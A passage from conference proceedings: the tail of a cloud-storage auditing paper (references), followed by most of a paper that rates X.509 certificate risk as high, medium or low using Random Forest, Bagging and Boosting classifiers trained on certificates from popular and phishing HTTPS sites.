It is to be noted that the proposed scheme is suitable when the cloud is used primarily for long-term data storage with rare updates. How to properly handle the domino effect of change of hash-pointers in the block-chain in case of frequent update operations is an interesting open problem which can be taken up as potential future work.

Acknowledgments. We are grateful to the Project CoEC (Centre of Excellence in Cryptology), Indian Statistical Institute, Kolkata, funded by the Government of India, for partial support towards this project.

References

1. Alkhojandi, N., Miri, A.: Privacy-preserving public auditing in cloud computing with data deduplication. In: Cuppens, F., Garcia-Alfaro, J., Zincir Heywood, N., Fong, P.W.L. (eds.) FPS 2014. LNCS, vol. 8930, pp. 35–48. Springer, Heidelberg (2015). doi:10.1007/978-3-319-17040-4_3
2. Ateniese, G., Burns, R., Curtmola, R., Herring, J., Kissner, L., Peterson, Z., Song, D.: Provable data possession at untrusted stores. In: Ning, P., et al. [13], pp. 598–609
3. Coelho, F.: An (almost) constant-effort solution-verification proof-of-work protocol based on merkle trees. IACR Cryptology ePrint Archive 2007:433 (2007)
4. Deswarte, Y., Quisquater, J.-J., Saïdane, A.: Remote integrity checking. In: Jajodia, S., Strous, L. (eds.) Integrity and Internal Control in Information Systems VI. IIFIP, vol. 140, pp. 1–11. Springer, Heidelberg (2004). doi:10.1007/1-4020-7901-X_1
5. Ederov, B.: Merkle tree traversal techniques. Bachelor thesis, Technische Universität Darmstadt (2007)
6. Erway, C.C., Küpçü, A., Papamanthou, C., Tamassia, R.: Dynamic provable data possession. ACM Trans. Inf. Syst. Secur. **17**(4), 15 (2015)
7. Gazzoni Filho, D.L., Barreto, P.S.L.M.: Demonstrating data possession, uncheatable data transfer. IACR Cryptology ePrint Archive, 2006:150 (2006)

8. Juels, A., Kaliski Jr., B.S.: PORs: proofs of retrievability for large files. In: Ning, P., et al. [13], pp. 584–597
9. Li, L., Xu, L., Li, J., Zhang, C.: Study on the third-party audit in cloud storage service. In: Proceedings of the International Conference on Cloud and Service Computing, CSC 2011, pp. 220–227. IEEE Computer Society, Washington, DC (2011)
10. Merkle, R.C.: Secrecy, Authentication, and Public Key Systems. PhD thesis, Stanford, CA, USA, AAI8001972 (1979)
11. Nakamoto, S.: Bitcoin: a peer-to-peer electronic cash system, May 2009
12. Naor, M., Rothblum, G.N.: The complexity of online memory checking. J. ACM **56**(1), 2:1–2:46 (2009)
13. Ning, P., di Vimercati, S.D.C., Syverson, P.F. (eds.) Proceedings of the ACM Conference on Computer and Communications Security, CCS, Alexandria, Virginia, USA, 28–31 October 2007. ACM (2007)
14. Tian, H., Chen, Y., Chang, C.-C., Jiang, H., Huang, Y., Chen, Y., Liu, J.: Dynamic-hash-table based public auditing for secure cloud storage. IEEE Trans. Serv. Comput. (2016). doi:10.1109/TSC.2015.2512589
15. Wang, C., Ren, K., Lou, W., Li, J.: Toward publicly auditable secure cloud data storage services. IEEE Network **24**(4), 19–24 (2010)
16. Wang, Q., Wang, C., Ren, K., Lou, W., Li, J.: Enabling public auditability and data dynamics for storage security in cloud computing. IEEE Trans. Parallel Distrib. Syst. **22**(5), 847–859 (2011)
17. Yang, K., Jia, X.: Data storage auditing service in cloud computing: challenges, methods and opportunities. World Wide Web **15**(4), 409–428 (2012)
18. Yang, K., Jia, X.: An efficient and secure dynamic auditing protocol for data storage in cloud computing. IEEE Trans. Parallel Distrib. Syst. **24**(9), 1717–1726 (2013)
19. Zhu, Y., Ahn, G.-J., Hongxin, H., Yau, S.S., An, H.G., Changjun, H.: Dynamic audit services for outsourced storages in clouds. IEEE Trans. Serv. Comput. **6**(2), 227–238 (2013)
20. Zhu, Y., Hongxin, H., Ahn, G.-J., Mengyang, Y.: Cooperative provable data possession for integrity verification in multicloud storage. IEEE Trans. Parallel Distrib. Syst. **23**(12), 2231–2244 (2012)

Risk Evaluation of X.509 Certificates – A Machine Learning Application

Varsharani Hawanna(✉), Vrushali Kulkarni, Rashmi Rane, and Pooja Joshi

Department of Computer Science, MAEER's MIT, Pune 411038, India
hawanna.varsha@gmail.com, pooja.bhaktaraj@gmail.com,
{vrushali.kulkarni,rashmi.rane}@mitpune.edu.in

Abstract. X.509 certificates empower to reveal the unique identity of the parties participating in the conversation. Right now, during online exchanges, many people and groups are using X.509 certificates to represent their identity, so the level of excellence and reliability of these certificates become dubious. Hence, we introduced a framework which computes risk associated with X.509 certificates with the assistance of certain trust criteria and attributes. For assessing risk related with certificate, we utilized Random Forest ensemble machine learning algorithm, which categorizes risk in three levels- High, Medium and Low. User needs to input the certificate and the system will predict the risk associated with that certificate. If predicted risk is high or medium, system will specify the parameter due to which it triggers risk. Our framework can be applied in browser-server communication and identifying real-time phishing websites which have Https URLs.

Keywords: X.509 trust model · X.509 certificate · Certification authority · Chain of trust · Certification Practice Statement · Ensemble classifier

1 Introduction

X.509 certificate [10] is a digitally marked document that ties the value of a public key to the identity of the individual, tool, or service that bears the corresponding private key. One of the primary benefits of certificates is that, there is no longer a need to maintain passwords for the subject who should be verified; rather, s(he) just holds the trust in a certificate issuer.

Certificates can be used for:

1. Verification – to confirm the identity of a person.
2. Protection – assure that the information is only available to the desired group.
3. Encryption – send data in such form which can be understood by legitimate one.
4. Digital signatures – verify that message is alter or not.

These are essential for the security of sources. Similarly, number of applications use certificates, for example, email and web applications.

The Certificate has an owner and many consumers. The consumers benefit from our system. Administrators also benefits from our system as they can find out which certificates in their network are risky.

Right now, there is a well-known approach for managing trust in Certification Authorities (CAs) that comprises of a list of trusted CAs in web browsers. This directory of root CAs differs from program to program and from OS to OS. Browsers confirm the trust of leaf certificate according to its CA, but consider the possibility that CA in the trust store can no longer be trusted and unaware of that browser still using this CA as a trusted authority for certificate verification. In such scenario our system helps by finding trust/risk of certificates because it's not fully dependent on its CA. To support this possibility, recently, Google introduced an article- "Google calls out certificate authorities that can no longer be trusted" [9]. The article discusses about Google's Submariner which fills the gaps of listing certificate authorities that were once trusted, by withdrawing it from Google's root program and including new certificate authorities that are in the pipeline but not yet added to the trusted list of root store.

In previous research, authors used classification on certificates data, but for different purposes. None of them used classification for evaluating trust or risk associated with certificate; this motivates us to build a system which can become an application of machine learning.

In this paper, we have introduced a framework which evaluates risk associated with the certificate. System first collects both trusted and untrusted certificates and store it in the trust store. For each certificate from the trust, system gets the actionable fields and stores it in vector. Using this vector, system generates a dataset in CSV format. It feeds this CSV file to three ensemble classifiers to train and test on it. Then system gets the accurate classifier according to performance measure and use that trained model to get result of new certificate in three categories of risk.

In our framework, we are using machine learning algorithm, because, gradually with time, if value of some attributes for risk criteria changes, system just have to modify the dataset. Machine learning model needs time for training purpose, once trained; we can predict thousands of certificates in very less time with reasonable accuracy. From machine learning algorithms, we choose to use ensemble machine learning classifiers over base classifiers, because ensemble algorithms use more than on classifier to predict the result so, they can give better predictions i.e. more accuracy than single classifier. Another reason is that ensemble classifiers give more stable model as compared to single or base classifiers.

1.1 X.509 PKI Certificate

In X.509 Public Key Infrastructure (PKI), CA provides a certificate; this certificate is used as recognizable proof of its subject. CA is a trusted interface between two correspondence parties, which plays the role of issuing certificate by affirming both the parties incorporated into the communication. Generally, the CA issues a certificate to the subject according to its own rule archives, like the Certificate Policy (CP) and Certification Practice Statement (CPS) [10]. CPS is one of the essential documents to quantify the trust level of a certificate.

1.2 X.509 Trust Model

The X.509 trust model [20] consists of three entities: certification authority (CA), certificate holder (CH) and relying party (RP). The CA is a reliable interface between the CH and RP. CAs primary role is to issue a certificate by affirming both the parties incorporated into the communication. If the CH needs to communicate with RP, CH should provide the confirmation of its identity, so CH asks CA for the certificate. CA issues a certificate by checking the information of CH and by analyzing various documents, like, CP and CPS.




Fig. 1. Previous scenario of x.509 certificate trust model.

This strategy would be effective, if there is only one CA present or if RPs had a past association with the CA, as appeared in Fig. 1. But currently, situation is not quite the same as past one. These days, there are many CAs established so RPs have no association with any CAs at all, as shown in Fig. 2.




Fig. 2. Current scenario of x.509 certificate trust model

Therefore, RP needs to fabricate its trust criteria by executing a couple of checks: the signature on the certificate must be confirmed, path from the leaf to root certificate must be found and surveyed, and the extension fields must be verified, and so on. Another essential thing that RP needs to examine is a set of archives like CP, CPS.

To help RP, we propose a framework which automates all the tasks of RP, discovers the risk level of certificates and passes to the RP. In our system, user is the RP, server is the CH and system plays intermediate role between them.

Overall, the paper is organized into six sections. Section 1 gives a brief Introduction of x.509 certificates, problem statement and some primary fundamentals of x.509 certificate. Section 2 gives Extensive Literature Review of previous work. Section 3, emphasize on Problem definition, proposed approach of the work and features used for computing risk factor. Section 4, describes how we implement modules of our system. Section 5, reports the results analysis related to the performance of three classifiers. Section 6, provides the conclusion and future work.

2 Literature Review

We did Literature Review in four areas. First, we studied previous work done related to the current trust evaluation systems. Secondly we reviewed the way other authors used for certificate collection. Then, we studied previous paper on CPS parsing. Final research area is the use of machine learning techniques on certificates data. These areas are described as follows:

2.1 Review of Current Systems

Wazan A. S. et al. [20], built a role of an explicit master recommender whose job is to pass the fundamental details to RPs by letting them to settle on an informed choice around a CA. Now, the RP determines whether to accept a certificate or not for a specific transaction. Due to the explicit role of master recommender added in X.509 trust model, RPs has to depend just on the master, not on each and every CA of certificate holders.

Gap Identification: The recommender recommends trust of certificate based on its CA information. Our system finds trust of certificate based on its own attributes.

In paper [18, 21], Wazan, described a model which gives the subjective data of the RPs to decide the Quality of Certificate (noted QoCER). Author describes a procedure to find QoCER. First, the model performs search for the input certificate's root CA, in their trust store consisting of entirely known and controlled CAs. If the certificate is found in trust store, the model accepts it. This enhances the performance when dealing with well-known parties. Otherwise, the RP finds the QoCER that comprises of: (a) Fetching the QoCPS from an authority which is famous for this task; (b) Fetching the QoPKI of the CAs that assigns this certificate from an authority which is renowned to do this task; (c) Calculating the QoCER as per the particular function φ;

Gap Identification: Model needs more computation to discover trust of certificate when dealing with unknown parties. Where as in our system, we are using machine learning, once model gets trained, system requires less computing time.

Ahmed et al. [1], describe flow of their framework as follows: when the customer needs to verify a certificate, it first checks in its own repository consisting of trusted and untrusted certificates. If the certificate is available in the trusted store, it is accepted. Otherwise, system searches in untrusted store. However, if the status of the certificate can't be verified from the repository, framework performs additional steps to confirm the trust level of a certificate. These steps are- (1) Verify if the key utilization field matches with the usage requirements of the client application. (2) Check amount of data accessible in the certificate's distinguished name (DN) field. (3) Check the accessibility of the CPS link field. (4) Framework makes use of the semi-formalization method on the CPS to assess the reliability of a CA. Authors give rating by assessing all the above steps.

Gap Identification: 1. Get the certificate's trustworthiness based on less attributes. 2. User can physically add obscure or unknown certificates to the repository, which is used for calculating trust.

In our system, we are using 25–28 fields to assess the trust. System doesn't have any repository.

2.2 Different Ways of Certificate Collection- Review

There are some papers which use certificates as a dataset for their system, so we reviewed which software they used for certificate collection and did brief review of such papers as described follows:

Mishari Almishari et al. [15], collects three types of domain sets: Popular, Random and Malicious (Phishing and Typosquatting). Authors get certificates of popular domain from Alexa site, Random domains from the .com/.net Internet Zone File and Phishing certificates for Malicious domain get collected from Phishtank.com website.

In paper [3], the authors utilized ZMap to analyze the internet and attempt an SSL association with each host listening on port 443. If the connection was successful, the certificate presented by the server was saved along with the IP of the host. Authors have collected certificates according to versions. They found version1 to version4 certificates in their corpus.

Zheng Dong et al. [23], utilizes PlanetLab for certificate gathering from three land-masses. Authors' script downloads a list of the top 1 million websites from Alexa.com as non-phished certificates. For phished certificates gathering they apply their script on the sites available on PhishTank.com. They connected to targeted website via TCP port 443.

2.3 Review of Machine Learning Algorithms and Certificates Features Used

Mishari Almishari, et al. [15], have used classification technique in their system to identify Web-Fraud. They first gather the certificates from different domains then choose some parameters which differentiate between certificates used by fraudulent and legitimate domains. Then combine all the parameters and pass them to a set of machine learning classifiers. System uses following certificates feature to identify web-fraud:

Md5, bogus subject, self-signed, issuer common, issuer organization string, issuer country, validity duration.

Zheng Dong, et al. [23], framework, first download certificate from given site, once downloaded, a set of X.509 certificate fields are extracted. The extracted fields are then spared in an ARFF format and passed for classification. Author used six classification algorithms. They classify there label into phishing and non-phishing. Framework uses Validity, Issuer, Subject and Domain Name fields of certificates.

Here, Mishari and Dong both the authors use classification on certificates data but for different purpose. Mishari, et al. [15], identifies web-fraud using certificates, they are not categorizing risk of the certificates itself as we do in our system.

3 Problem Definition and Proposed Approach

In this section we will see the construction of our problem statement and system architecture.

3.1 Problem Definition

Stage I: Classify the certificate risk in three levels- High, Low, Medium by considering different trust criteria and attributes of X.509 certificate using machine learning approach.
Stage II: Implement proposed system as a plug-in for browser, henceforth when certificate is obscure/new for browser; our plug-in traces it and discovers risk level associated with certificate. Plug-in shows the risk level and cause of the risk on screen, so user can decide whether to proceed with the transaction or not, rather than blindly going for 'Proceed Anyway' option.

3.2 Proposed Approach

In this paper, we elaborate the Stage-I. It is consists of six modules: Certificate Collection, Feature Vector Creation, Dataset Generation, Classification Techniques, Select Accurate Classifier, and Predict Risk Level. The structure and modules of system are shown in the Fig. 3.

Description of modules:

Module 1- Certificate Collection: It uses two tools- Wire shark and Network Miner to collect server certificates. We collect trusted, untrusted self-signed certificates. We use Alexa.com sites legitimate and popular URLs to get trusted certificates, Then from Phishtank.com, phished URLs to get untrusted certificates. We get some self-signed certificates from these. We use Java Key-tool to generate self-signed certificates.

Module 2- Feature Vector Creation: This module gets the fields of the collected unique certificates in the light of certain actionable features, considered in risk assessment of certificates, as given in Sect. 5. Module uses, security.cert.X509Certificate




Fig. 3. System architecture

Library of java to get the fields of certificates and save it in vector. This vector then forwards it to the next module

Module 3- Dataset Generation: This module is used to change the data type of fields from feature vector into the Boolean data type. Feature vector contains CRL field whose value is URL. In dataset generation, CRL list is downloaded from URL and then check weather a Serial No is available in CRL list or not. i.e. processed it into Boolean values. Like this there is a CPS weight variable in our features, dataset generation program, calculate this weight in double value by applying parsing algorithm. The dataset generation program, also calculates the values for features which is a function of two or more fields from the vector. The comparison of key size and public key algorithm is an example. There are other internal evaluations, such as comparisons of dates. The values of all the resulting features are stored in a comma-separated values (CSV) file. This CSV file is forwarded to the ensemble classifiers.

Module 4- Classification Techniques: In our system we are using R Programming [16] tool for classification, so we need a dataset in CSV format as given by above module. This phase comprises of three machine learning ensemble classifiers- Random Forest [14], Bagging [14], Boosting [11]. This module applies these classifiers on the CSV file using R programming tool. All the three classifiers are trained and tested on the same dataset with same samples of training and testing record size. The classification results like accuracy, true positive rate or recall, false positive rate, precision or positive predictive value, negative predictive value, f-score of each classifier is stored in file to support final decision making.

Module 5- Select Accurate Classifier: This module calculates the more accurate model on the basis of classification results. For selecting accurate classifier, we are using the accuracy, precision and recall as the performance measures parameters.

Module 6- Predict Risk Level: This module uses accurate classifiers trained model to predict the risk level of new certificate.

3.3 Feature Selection

In X.509 Public Key Infrastructure (PKI), we used following features for our risk calculation. Assumption: risk and trust are opposite terms, if trust is 1 out of 10 then risk will be 9 out of 10.

(1) IsCertInValidPeriod: Here, we are checking certificate is in valid period or not. For this we are comparing certificates last date and present date. If present date is greater than last date of certificate, it means that certificate is expired; so we add such certificates in high risk category. If certificate is not expired, we perform next check on it.
(2) NoOfValidDaysRemain: This field checks no of valid days of certificate. If less than 30 days and greater than 10 years it leads towards risky category.
(3) isSNInCRL: Here, we are checking whether a serial no. is in CRL list or not. Certificate Revocation List(CRL) [10] provide a list of serial numbers, that have been repudiated by certification authority for many causes like Superseded, Cessation of Operation, Affiliation changed. Certificate contains CRL Distribution Point field with URL as a value. We go on this URL and download CRL and then check whether a serial number of certificate is recorded in it, if yes then that certificate straightforwardly regarded as high risky. If not, then it is treated as one of the trust criteria.
(4) isDNAndSNIsSame: Domain name and subject name are supposed to be same, for gaining trust [3].
(5) isCertSelfSigned: If issuer and subject is same then such certificate considered as self signed certificate.
(6) isCPSLinkAvailable: Certificate Authority, assigns a certificate to the subject according to its Certificate Practice Statement (CPS) [7] document. CPS depicts Certificate Authorities, practice for assigning and managing certificates. Availability of CPS link in its extension field, contributes to less risk.
(7) isCPSdocPresentOnCPSLink: In this check we are confirming that CPS document is present on CPS link or not. Initially, we click on CPS link which leads us to website page. This page provides CPS archive. Size of this archive depend on CA. Availability of cps archive on CPS link will add positive contribution in less risk.
(8) CPS weight: Here we are calculating CPS weight by parsing CPS archive in the light of 12–15 from the 27 properties portrayed by authors Omar Batarfi, Lindsay Marshall in their paper [4]. We choose these 12–15 attributes by reading popular CAs CPS document. To calculate CPS weight we consider these attributes as a subject and their tasks as verbs. Parse these subject + verbs in the

body part of document, if found add 0.25 in totalweight and increase the totalsentences counter. Finally complete cpsweight = totalweight/totalsentences. We consider cpsweight as one parameter in our evaluation. More CPS weight will add positivity in less risk.

(9) Large public key size prompts commitment in less risk. Here, we are deciding this large key size according to its public key algorithm.

(10) Signature algorithm used to sign the certificate should be strong. It prompts positive commitment in less risk [15].

(11) Certificate should be in its legitimate period. At least a year, not more than decade [3].

(12) Subject and issuer name shouldn't be some state, some association. It should have substantial names.

(13) DNContainsInfo: In this field we are checking Distinguished name (DN) contains a sufficient information or not. If contains less information, it leads to high risk [3].

Hence we are checking 13 fields and 12–15 sub-fields i.e. total 25–28 checks or criteria of a leaf certificate for assessing the risk.

4 Implementation Details

The following section presents the description of how implement each module in detail.

4.1 Certificates Collection

We copy Alexa's https URLs and phishtank.com https URLs in browser and in background run the wire-shark tool, which capture all the certificates packets on the interface by applying 'ssl.handshake.certificate' as a filter. It generates PCAP file. We feed this PCAP file to Network Miner tool as a input, it extracts the all the certificates from chain, (i.e. root CA, intermediate CA, leaf certificate.) of each packet and saves it in different folders in .cer format. We combine all the certificates from different folders into one folder to remove the duplicates. Then using programming we filter the leaf certificates according to the CA bit parameter of basic constraint, which is present in the extension field of certificate. If CA bit = 0 then certificate is leaf a certificate. Like this we store unique leaf certificates into one folder and call this as our certificate store, as shown in Fig. 4.

We minimize our search by nation India and by category Business and then try out top 900 URLs. Using Wire shark and network miner we collected around 2100–2500 certificates, out of which almost 1080 leaf certificates are distinct.

We perform same procedure for the Https URLs from phishtank.com and get 500 certificates out of which 260 are distinct. When we gather both the trusted and untrusted certificates we get 1340 as unique certificate which we are using in further processing.




Fig. 4. Certificate collection procedure

4.2 Machine Learning Algorithms

R programming [16] provides the facility to use in-built functions by installing packages and then loading it in your system. We load "RandomForest" package [12] to use RF algorithm, "adabag" package [6] for Bagging and "gbm" package [22] for Boosting. All these packages are a part of the R tool.

Our dataset is consisting of 1340 certificates, with 222 records of rejected certificates i.e. High Risky, 629 records of Strong Certificates i.e. Low Risky and remaining 489 records of weak certificates i.e. Medium Risky. From these 1340 records we choose random samples with replacement by using sample() function for training data as 66% of total data i.e. 884 records and remaining we used as a test data. We set seed for each classifier to get the same results every time when run the model.

On the above scenario we run all the three models, train and test them. We first train RF, on the training dataset with the attributes, number of attributes per level "mtry" as 4 and number of trees as "ntree" as 100. Then we plot this RF trained model we get graph of number of tress vs. error rate for each class label and OOB error estimation.

In Fig. 5, dotted line with black color shows OOB error rate. This decreases as number of trees increases and become constant after 65 trees. Dotted line with green




Fig. 5. Random forest – each class error rate (Color figure online)

and red shows class of (Reject) High Risk and (Strong) Low Risk. Both of these lines are overlapped on constant zero. It indicate that no error for these class. The dotted line in blue indicates the Medium Risk (Weak) class. Graph indicates it has more error rate than other two classes. From the graph we can say that RF increases performance as no of tress increases.

When we apply this training model on test data with 67 records of Rejected, 216 of Strong and 173 of Weak, in total containing 456 records we get following graph.




Fig. 6. Random forest – prediction of each class

Graph in Fig. 6, indicates that training model predict reject and strong records correctly but in case of weak class it predict 170 records out of 173 as weak which is correctly classified and 3 records as strong which is incorrectly classified.




Fig. 7. Random forest – variable importance

RF can also plot the variable importance graph as shown in Fig. 7.

In bagging we use the same training and testing data with mfinal value as 10. We get trained model, which then applied on test data with same mfinal value and get prediction results. We find the error value of both training and testing model and result is available in following Fig. 8.




Fig. 8. Bagging – train and test error value.

From above graph, we can say that get more error during prediction than training.

In boosting we use distribution as “multinomial”, number of trees = 100 and cv.-folds = 2 on the same training data. Then we use this trained model to predict test data. The prediction we get is in the following format (Fig. 9).




Fig. 9. Boosting with gbm package – prediction of test data

4.3 Performance Evaluation Parameters

As shown above, precision and recall are two main parameters used to evaluate the classification performance [23]. Precision is the percentage of records classified into a category that have been correctly classified. The formula is:

$$\text{Precision} = \text{TP}/\text{TP} + \text{FP}$$

In contrast recall measures how many records have been missed, rather than how many have been incorrectly added, for a given category. The formula is:

$$\text{Recall} = \text{TP}/\text{TP} + \text{FN}$$

An ideal classifier can achieve the highest True Positive Rate (TPR) with a small and False Positive Rate (FPR), indicating high correct classification rates with low false alarm rates [23]. The formula TPR and FPR is:

$$\begin{aligned} \text{TPR} &= \text{TP}/\text{TP} + \text{FN and} \\ \text{FPR} &= \text{FP}/\text{FP} + \text{TN} \end{aligned}$$

On the basis of this, we will see the results of each classifier. We choose accurate classifier based on above evaluation parameters in below section.

5 Results Analysis

Table 1, demonstrates the overall classification performance of different ensemble machine learning algorithm. Here, we calculate True positive rate (TPR) or Sensitivity or Recall, True negative rate (TNR), Specificity (SPC), precision or positive predictive value (PPV), negative predictive value (NPV), fall-out or false positive rate (FPR), miss rate or false negative rate (FNR), accuracy (ACC), F1 score of Random Forest, Bagging, Boosting using "randomForest", "adabag", "gbm" package of R programming respectively.

Table 1. Overall performance of classifiers

Algorithm (Package Used in R)	Random Forest-(randomForest)	Bagging-(adabag)	Boosting-(gbm)
Recall/TPR	0.994	0.986	0.866
TNR	0.995	0.990	0.961
Precision/PPV	0.995	0.989	0.947
NPV	0.996	0.991	0.971
FPR	0.0041	0.029	0.039
FNR	0.005	0.040	0.132
ACC in %	99.34	98.46	93.201
F-SCORE	0.994	0.987	0.904

As described in Table 1, RF gives 99.34% accuracy, Bagging gives 98.7% accuracy and Boosting gives 93.20% accuracy. To get detail look of accuracy, We have plot it for each category of Random Forest, bagging and boosting as shown in Figs. 10, 11, 12 respectively.




Fig. 10. Accuracies of Random Forest for each category.

